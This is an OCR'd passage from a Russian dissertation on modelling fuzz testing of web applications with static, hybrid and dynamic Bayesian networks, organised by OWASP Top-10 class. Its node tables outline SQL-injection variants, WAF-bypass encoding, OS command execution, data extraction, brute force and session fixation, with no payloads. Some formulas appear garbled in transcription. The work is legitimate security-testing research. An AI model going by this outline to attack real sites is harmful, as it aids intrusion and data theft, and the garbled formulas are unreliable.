


Рис. 2.2 Пример непрерывной байесовской сети: (U_1,U_2,..,U_n) – родительские вершины для X, Y_1, Y_2, … ,Y_m – дочерние вершины для X, $b_1, b_2, \dots, b_n$ – весовые коэффициенты, Q_x, Q_{u1}, … ,Q_{un}, Q_{y1}, … Q_{ym} – шумовые коэффициенты

Для гибридной байесовской сети:

- дискретные переменные могут иметь непрерывные родительские переменные;
- непрерывные переменные должны иметь условный нормальный закон распределения;
- распределение непрерывной переменной X с дискретным родителем Y и непрерывным родителем Z представляет нормальный закон распределения $P(X|Y = y, Z = z) = N\left(\mu_x(\mu_y, \mu_z), \sqrt{\sigma_x\left(\sqrt{\sigma_y}\right)}\right)$, где $\mu_x, \mu_y \mu_z$ – математические ожидания, σ_x, σ_y – дисперсии, $\sqrt{\sigma_y}, \sqrt{\sigma_x}$ - среднеквадратические отклонения.

Пример гибридной байесовской сети представлен на рис. 2.3, где переменная Vulnerability является непрерывной и имеет как непрерывного, так и дискретного родителя, в то время как переменная Exploitation является дискретной переменной и имеет одного непрерывного родителя.




Рис. 2.3. Пример гибридной байесовской сети

Для переменной V необходимо задать распределение условных вероятностей *P(V|A,E).* Дискретную родительскую переменную для переменной V характеризуется с помощью двух значений *P(V|An,e)* и *P(V|A,¬e).* Чтобы учесть переменную A необходимо определить, как значение *v* переменной V зависит от непрерывного значения *a* переменной A, т.е. требуется определить параметры распределения V как функции от *a*. Наиболее часто используется нормальное распределение Гаусса, в котором значение математического ожидания дочерней переменной μ линейно зависит от математических ожиданий родительских вершин, а среднеквадратическое отклонение является постоянной величиной. Для расчёта необходимо иметь два вероятностных распределения, для *error* и ¬*error* соответственно:

$$P(v|a,e) = N(c_t a + d_t, \sigma_t^2)(p) = \frac{1}{\sigma_t\sqrt{2\pi}} e^{-\frac{1}{2}\left(\frac{v-(c_t b+d_t)}{\sigma_t}\right)}, (2.7)$$

$$P(v|a,\neg e) = N\left(c_f a + d_f, \sigma_t^2\right)(p) = \frac{1}{\sigma_t\sqrt{2\pi}} e^{-\frac{1}{2}\left(\frac{v-(c_f b+d_f)}{\sigma_t}\right)}. (2.8)$$

При определении распределения для дискретной переменной с непрерывными родителями, предполагая, что вероятность переменной E будет плавно изменяться на определенном интервале, условное распределения данной переменной представляется в виде «мягкой» пороговой функции. Наиболее часто пороговая функция задается с помощью интеграла нормального распределения

$$\Phi(x) = \int_{-\infty}^{x} N(0,1)\,(x)dx\,, (2.9)$$

в виде

$$\mathrm{P}(e|V=v) = \Phi\left(\frac{-\mathrm{c}+\mu}{\sigma}\right). \quad (2.10)$$

Распределение вероятностей, характеризуемое уравнением 2.10 называется пробит-распределением. Альтернативой такому виду распределения служит логит-распределение, отличающееся тем, что в основе формирования пороговой функции лежит сигмоидальная функция:

$$\mathrm{P}(e|V=p)=\frac{1}{1+\exp(-2\frac{-p-\mu}{\mu})}. \quad (2.11)$$

Основной задачей, которую позволяют решать байесовские сети является задача вероятностного вывода. Сущность данной задачи заключается в вычислении распределения апостериорных вероятностей для множества переменных запроса $X=\{X_1,X_2,...,X_n\}$, если дано некоторое событие e, при котором присвоены определенные значения множеству переменных свидетельства $E=\{E_1,E_2,...,E_m\}$, $E_1=e_1, E_2=e_2,...,E_n=e_n$ (множество всех вершин байесовской сети можно представить в виде объединения трех множеств $X\cup \mathrm{E}\cup \mathrm{Y}$, где $Y=\{Y_1,Y_2,...,Y_p\}$ - множество скрытых переменных). Искомое апостериорное распределение вероятностей $P(X|E)$ можно вычислить $P(X|E)=\alpha\sum_Y P(X,E,Y)$, где α - нормирующий множитель. Для вычисления $P(X|E)$ можно использовать точные алгоритмы перебора, устранения переменной и кластеризации. Для многосвязных байесовских сетей точные алгоритмы вероятностного вывода реализовать очень сложно, поэтому на практике применяют приближенные алгоритмы.

Динамические байесовские сети представляют последовательность байесовских сетей, взятых в хронологическом порядке [ ]. Каждый элемент последовательности (временной срез) описывает состояние байесовской сети на определенный момент времени. Последовательность состояний начинается в момент времени $t=0$. Будем обозначать X_t, E_t - соответственно множество ненаблюдаемых и наблюдаемых (свидетельств) переменных для момента времени t. В дальнейшем будем считать, что свидетельства начинают появляться в момент времени $t=1$. Символами $X_{t_1:t_2}$, $E_{t_1:t_2}$ будем обозначать

последовательности переменных на временных срезах с момента времени t_1 до момента времени t_2. При задании динамических байесовских сетей фактически необходимо задать таблицы условных вероятностей для каждой переменной каждого временного среза. Считается, что внутри временного среза таблицы условных вероятностей задаются один раз для некоторого репрезентативного среза, например, для нулевого момента времени $P(X_0)$, и не изменяются при переходе от среза к срезу. В динамических байесовских сетях возникает проблема, состоящая в том, что каждая переменная состояния или свидетельства может быть связана с неограниченным количеством переменных на предшествующих временных срезах. Данная проблема решается принятием предположения о марковости, в соответствии с которым текущее состояние зависит от конечного числа предыдущих состояний. В дальнейшем будем рассматривать только так называемые Марковские процессы первого порядка, в рамках которых текущее состояние переменной состояния зависит только от непосредственно предшествующего состояния

$$P(X_t|X_{0:t-1}) = P(X_t|X_{t-1}),$$

а состояние переменной свидетельства зависит только от текущего состояния

$$P(E_t|X_{0:t}, E_{0:t-1}) = P(E_t|X_t).$$

Вероятностное распределение $P(X_t|X_{t-1})$ называется моделью перехода, а вероятностное распределение $P(E_t|X_t)$ - моделью восприятия.

С учетом введенных предположений и вероятностных распределений полное совместное распределение вероятностей задается следующим образом

$$P(X_0, X_1, ..., X_t, E_1, ..., E_t) = P(X_0)\prod_{i=1}^{t} P(X_i|X_{i-1})P(E_i|X_i).$$

Управление тестированием программных продуктов [25] представляет собой комплекс мероприятий по организации и управлению процессами и компонентами тестирования. Цель управления тестированием заключается в предоставлении группам специалистов по тестированию возможности координировать все активы, задействованные в процессе тестирования: отслеживать зави-

симости и связи между наборами тестов, определять, измерять и отслеживать показатели качества. Весь процесс управления тестированием может быть представлен в виде совокупности следующих фаз: организация, планирование, авторинг, выполнение и составление отчетности. Организация тестирования направлена на анализ компонентов приложений, требующих тестирования. Это позволяет формировать взаимосвязь между компонентами и тестовыми активами, предназначенными для проведения тестирования. В качестве тестовых активов выступают: тестовые сценарии, тестовые данные, тестовое программное обеспечение. Планирование тестирования представляет [23] набор задач, позволяющих понять какие компоненты программы должны быть подвержены тестированию. При этом происходит декомпозиция более сложных тестовых компонентов на более простые с целью решения задачи покрытия кода тестами. Авторинг тестирования представляет собой процесс определения шагов, необходимых для завершения конечного набора тестов. Этот процесс позволяет определить, какие именно фрагменты программного кода должны быть подвержены тестированию. Выполнение тестирования влечет за собой запуск тестов путем объединения в цепочку последовательностей сценариев тестирования в набор тестов. Составление отчетности предназначено для оценки качества тестирования и оценки того какие именно наборы тестовых данных завершились успешно, что позволяет определить текущее состояние процесса тестирования, а также общий уровень качества приложения или системы.

Процесс тестирования веб-приложений методом фаззинга, описанный в первой главе, носит стохастический характер, для моделирования данного процесса необходимы специальные средства моделирования, способные формализовать все аспекты случайности и предоставить инструменты реализации всех описанных выше этапов управления тестированием [34, 36]. Описанные в разделе байесовские модели имеют широкий потенциал средств для решения перечисленных выше задач тестирования веб-приложений. На рис. 2.4. приведена концептуальная модель статических и динамических байесовских сетей для моделирования процесса управления тестированием веб-приложений методом фаззинга.




Рис. 2.4 Концептуальная модель применения аппарата ДБС в процессе управления тестированием веб-приложений

Концептуальная модель отражает все направления тестирования методом фаззинга и устанавливает соответствие между различными этапами процесса управления тестированием и инструментами байесовских сетей, которые можно настроить на формализованное решение задач соответствующего этапа тестирования [4].

В основе построения структуры байесовских моделей лежит функциональная модель процесса тестирования, моделирующая основные параметры функционирования процедур тестирования методом фаззинга и связи между различными процедурами в пространстве и во времени. Любая процедура тестирования на функциональной модели, характеризуется через такие параметры как: ресурсы, управление, механизмы, выходная информация.




Рис. 2.5. Фрагмент функциональной модели процесса тестирования

2.2. Разработка динамических байесовских моделей управления процессом тестирования методом фаззинга основных OWASP-классов ошибок устойчивости функционирования веб-приложений

В данном параграфе описывается моделирование процесса фаззинга веб-приложений в виде динамической байесовской сети, за временной срез которой принимается процесс фаззинга конкретного класса приложений в определенный момент времени. Применительно к построенным моделям рассматриваются адаптированные к процессам фаззинга процедуры вероятностного вывода, фильтрации и прогнозирования, на основании результатов которых может осуществляться интеллектуальный ситуационный анализ объекта исследования и целенаправленная корректировка алгоритма фаззинга. Адаптивная корректировка фаззинга направлена на повышение его результативности, эффективности.

Процесс построения динамических байесовских сетей соответствует классификации стандарта OWASP Top-10 2013, представленной в табл. 1.5 первой главы диссертационной работы, динамические сети строятся для каждого класса ошибок нарушения устойчивости [3]. Динамическая байесовская сеть фаззинга SQL-инъекций веб-приложений (первый элемент классификации OWASP - A1) представлена на рис. 2.6. Описание элементов сети приведено в табл. 2.1. Каждый временной срез приведенной динамической байесовской сети интерпретируется как эксперимент, проведенный в определенный момент времени. Момент времени является понятием интервальным, эксперимент длится некоторый период времени, который воспринимается как единый момент эксперимента. При проектировании модели сети фаззинга SQL инъекций учтены возможности тестирования с использованием альтернативных каналов взаимодействия. Сущность подхода заключается в двухканальном взаимодействии инструмента тестирования и целевого приложения по протоколы http, smtp, dns. Это позволяет снизить временные затраты на извлечение необходимых данных, что особенно важно для тестирования SQL инъекций типа boolean based. Информация в методике извлекается посимвольно, что сказывается на производительности тестовой системы при больших объемах данных, извлекаемых с помощью инъекции.




Рис. 2.6. Двухслойная байесовская сеть фаззинга SQL-инъекций веб-приложений (A1)

Таблица 2.1

Характеристика узлов динамической байесовской сети фаззинга SQL-инъекций веб-приложений (A1)

Название узла	Полное название узла	Характеристика
INJTP	InjectType_t	Определение типа инъекции: SQL, команд, кода
ENCOD, PAR_PL	Encoder_t HttpParameterPolution_t	Механизмы кодирования обхода межсетевых экранов веб-приложений (WAF)
UN ,BBL, TBL,EBL,ST,OB	UnionInjection_t BooleanBasedBlind_t TimeBlind_t ErrorBlind_t StackedTime_t OutOfBand_t	Различные типы инъекций: Time Based blind, Boolean Based Blind, Error Based Blind, Out Of Band, Union injection, Stacked Time
CMD,CODE	Command_t, Code_t	Инъекции команд и кода
DBMS_ FINPT	DbmsFingerprint_t	Определение типа и версии СУДБ, установленной на сервере
CMD_EXEC	CmdExecution_t	Исполнение команд операционной системы и команд внутри инъекции кода и SQL инъекции
NET	Network_t	Получение доступа к компонентам сети из командного интерфейса СУБД
DB_STRUCT	DbStructure_t	Получение структуры таблиц и баз данных СУБД
DATA	TableData_t	Получения данных хранящихся в таблицах базы данных
FS	FileSystem_t	Возможность удаленной загрузки файлов, через внутренние механизмы СУБД
CONF, AUTHEN, AUTHOR, INTEG, AVAILAB	Confidentiality_t Authentication_t Authorization_t Integrity_t, Availability_t	Нарушение механизмов аутентификации, авторизации, целостности, конфиденциальности и доступности

Методические подходы, предложенные в рамках построения динамической системы, представленной на рис. 2.6, позволяют учесть специфику и разнородную природу каждого из подходов к обнаружению инъекций, начиная с SQL инъекции и заканчивая инъекции кода и команд операционной системы [2]. Наличие инъекций в таких широко распространенных системах как СУБД, обладающими широкими функциональными возможностями, ставит под угрозу не только данные, но и в целом веб-инфраструктуру.

Динамическая байесовская сеть процесса фаззинга механизмов обхода аутентификации и управления сессиями (элемента классификации OWASP - A2) представлена на рис. 2.7, характеристика узлов сети представлена в таблице 2.2.




Рис 2.7. Двухслойная динамическая байесовская сеть процесса фаззинга механизмов обхода системы аутентификации и управления сессиями (A2)

Таблица 2.2

Характеристика узлов динамической байесовской сети процесса фаззинга механизмов обхода системы аутентификации и управления сессиями (A2)

Название узла	Полное название узла	Характеристика
BF	CredentialsBruteForce_t	Прямой перебор формы авторизации на предмет получения доступа
XSS	XSS_t	Ошибки межсайтового скриптинга
SES_FIX	SessionFixation_t	Вид воздействия, направленный на фиксацию идентификатора сессии легитимного пользователя
